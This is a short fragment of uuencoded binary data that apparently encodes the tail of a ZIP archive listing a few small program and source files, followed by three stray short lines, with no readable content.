M^P(#M4I<F62=W$8)MR]4QE2!U`"CB8]4^2Z>0RT1CSY\(@]O9J/EB]6ADZDP
M'?=^\)V;N_1NZKC/(P]!U[8M\,^B`#5/;-MW*#WD*NB-!T=638Z+'/3%+&(]
MTRU/MH.3AH]TP[=0*_`HS"^O>PCS@ND7AP5@#G4&,@;\CS#[!'5TBCCG%/[I
M9Q5G^E_M7+LVV9KV7]PICGC:+V].RW*Q[<,QX=AD*]LO;V6E'F3QN/C-@[J!
M:N*0*N"QNHKJCG8O@\M`L>N$H&<Q67(;5BD^D&[38I';?$`&Z\XIW=,D]9>O
MK.3W,E*,1HM/>*0N(3U*;QUD:K&>X]-G\B%[N2NVD,[L9>QPMK8/(YH*PWQ;
M#MYWV%P[N>_?19(DPW;\2WO-[JMNHE<R[,0_?\L_4$L!`A0`%``"``@`FFMZ
M)I_E2-F@`P``'0L```@`````````@`````````'5N:7-C:2YC4$L!`A0`
M%``"``@`'&MZ)A?BJ+/>+```)U$```H`````````@````Q@,,``%5N:7-C
M:2YD;&Q02P$"%``4``(`"`!$97HF)/`X8`<E```:0```#`````````"``
M``#,,```05-314U"3$$N15A%4$L!`A0`%``"``@`=@)Z)B8#S&=Z`0``!`,`
M``H`````````@````_54``&%S<V5M8FQA+F-02P$"%``4``(`"`""O6LC
M><)'QZ8!```5`@``!P`````````"````"?5P``4U!0+F-O;5!+!08`````
.!0`%`!4!``!J60``````
```

_#_

1

13